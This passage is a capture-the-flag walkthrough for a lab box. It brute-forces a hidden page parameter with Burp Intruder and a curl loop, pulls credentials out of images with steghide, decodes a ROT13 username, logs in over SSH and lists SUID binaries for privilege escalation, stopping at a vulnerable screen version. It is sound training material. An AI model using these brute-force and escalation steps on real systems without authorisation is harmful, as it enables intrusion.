

Welcome! I have been expecting you!

To obtain my identity you need to guess my secret!

Secret Entered: 2


That is wrong! Get outta here!

Looking at the page source states:


```
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 2</p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
```

Looks like we need to guess between 0-99 to find the page that hopefully will reveal the next bit of information. There are multiple ways you can automate this. I'll show you a slow way using Intruder in Burpsuite and then I'll show you a simple bash one liner sent to a file and then using Ctrl F to search the file.

Using Burpsuite, load the page request into Intruder.




Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloa

Attack type: Sniper


```
GET /th1s_1s_h1dd3n/?secret=§2§ HTTP/1.1
Host: 10.10.135.75
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close
Upgrade-Insecure-Requests: 1


```

For the payload you want to use a simple list of numbers from 0-99. I checked 0 in the webpage, it does not work so, I made my list of numbers from 1 to 99 and put it in a file called numbers.txt.



```
for i in {1..99}; do echo $i; done >> numbers.txt
```

Load this into Burpsuite.




Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payload

```
9
10
11
12
13
14
15
16
17
```

When you launch the attack it is very slow but you will see the Length is consistent for each request. In my case it was 598 and 599. What we are looking for is a Length that is much larger since the successful request should be longer with more lines of code stating we were successful.



Intruder attack 1

Attack Save Columns


Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
52	52	200	☐	☐	599	
53	53	200	☐	☐	599	
54	54	200	☐	☐	599	
55	55	200	☐	☐	599	
56	56	200	☐	☐	599	
57	57	200	☐	☐	599	
58	58	200	☐	☐	599	
59	59	200	☐	☐	599	
60	60	200	☐	☐	599	
61	61	200	☐	☐	599	
62	62	200	☐	☐	599	
63	63	200	☐	☐	599	
64	64	200	☐	☐	599	
65	65	200	☐	☐	599	
66	66	200	☐	☐	599	
67	67	200	☐	☐	599	
68	68	200	☐	☐	599	
69	69	200	☐	☐	599	
70	70	200	☐	☐	599	
71	71	200	☐	☐	599	
72	72	200	☐	☐	599	
73	73	200	☐	☐	636	
74	74	200	☐	☐	599	
75	75	200	☐	☐	599	
76	76	200	☐	☐	599	

77 of 99

After a while you will see an entry pop up with a larger Length. Looking at that specific response.



Intruder attack 1

Attack Save Columns

Results Target Positions Payloads Options

Filter: Showing all items

Request	Payload	Status	Error	Timeout	Length	Comment
71	71	200	☐	☐	599	
72	72	200	☐	☐	599	
73	73	200	☐	☐	636	
74	74	200	☐	☐	599	
75	75	200	☐	☐	599	

Request Response

Pretty Raw Render \n Actions


```
    </title>
    <link href="stylesheet.css" rel="stylesheet" type="text/css">
  </head>
  <body>
    <div class="main">
      <h2>
        Welcome! I have been expecting you!
      </h2>
      <p>
        To obtain my identity you need to guess my secret!
      </p>
      <!-- It's between 0-99 but I don't think anyone will look here-->

      <p>
        Secret Entered: 73
      </p>

      <p>
        Urgh, you got it right! But I won't tell you who I am! [redacted]
      </p>

```

Search... 0 matches

Paused


We get a phrase/password.

**Option number 2 that is faster. We write a simple for loop that curls the webpage and enumerates each value for the secret parameter and outputs and appends each response into a file called results.txt.



```
for i in {1..99}; do curl 10.10.135.75/th1s_1s_h1dd3n/?secret=$i; done >> results.txt
```

Opening the results.txt file in a simple text editor. Using Ctrl F to search the file for **correct**, we get nothing. Looking for **success** we get nothing. Looking for **right,** we get what we are looking for. I guess 3rd time is a charm.




```
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 72</p>

<p>That is wrong! Get outta here!</p>

</div>
</body>
</html>
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->

<p>Secret Entered: 73</p>

<p>Urgh, you got it right! But I won't tell you who I am! [redacted]

</div>
</body>
</html>
<html>
<head>
  <title>Hidden Directory</title>
  <link href="stylesheet.css" rel="stylesheet" type="text/css">
</head>
<body>
  <div class="main">
<h2>Welcome! I have been expecting you!</h2>
<p>To obtain my identity you need to guess my secret! </p>
<!-- It's between 0-99 but I don't think anyone will look here-->
```


Shows the same response output we got in Burpsuite with the passphrase/password.

**As a challenge there is a 3rd way to search for this using the same command in the command line but adding an if else condition and only out putting the response we are looking for to either a file or the screen. It' s much faster and doesn't output every response only the one we are after. Of course you can do this in python or Go as well.

Now, taking the passphrase from the two paths we just used for the jpg image we get.




```
steghide extract -sf madness.jpg
```




```
Enter passphrase:
wrote extracted data to "hidden.txt".
```

Extracts it to a file called hidden.txt.




```
cat hidden.txt
```




```
Fine you found the password!

Here's a username

[redacted]

I didn't say I would make it easy for you!
```

We get an encrypted username.

The hint for the challenge refers to Rot, as in Rot 13 encryption which is pretty popular with CTFs. So, let’s use a Rot13 decoder to see what we have. I just searched for one online but you could use CyberChef as well which is a great decryption tool. https://gchq.github.io/CyberChef/



https://www.boxentriq.com/code-breaking/rot13



- Decoding ROT13
- History
- Variants (including ROT47, ROT5 and ROT18)

Have you ever been on an internet forum and seen a spoiler that has been encoded into an unreadable message? If you have then the chances are you've already come ac ROT13. It's a cipher that is commonly used for disguising non-sensitive information such as puzzle solutions or NSFW (not suitable for work) messages. But this code h its roots all the way back in Roman history.

ROT13/ROT47/ROT18 Tool

Message

[redacted]


Translation

[redacted]


Decrypted our username. So, we have an username now but no password. This took me forever and a day to figure out so I will spare you the agony. The room creator played a dirty trick on you. There's another image . . .

MADNESS
"We're All Mad Here"

Viewing that image will open the link below and downloading it from there we get.




```
https://i.imgur.com/5iW7kC8.jpg
```




```
wget https://i.imgur.com/5iW7kC8.jpg
```

Using steghide with no password will extract the file.




```
steghide extract -sf 5iW7kC8.jpg
```



```
I didn't think you'd find me! Congratulations!

Here take my password

[redacted]
```

Now we can finally use our decrypted username and our new password to ssh in.


Once in grab the user flag.



```
[redacted]@ubuntu:~$ cat user.txt
THM{[redacted]}
[redacted]@ubuntu:~$
```


Now to escalate our privileges !!

Well easy kill sudo -l gave us nothing useful so, now let’s look for suid files.




```
find / -perm -4000
```

We find a file that looks promising.



```
find: '/sys/kernel/debug': Permission denied
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/bin/vmware-user-suid-wrapper
/usr/bin/gpasswd
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/sudo
/bin/fusermount
/bin/su
/bin/ping6
/bin/screen-4.5.0
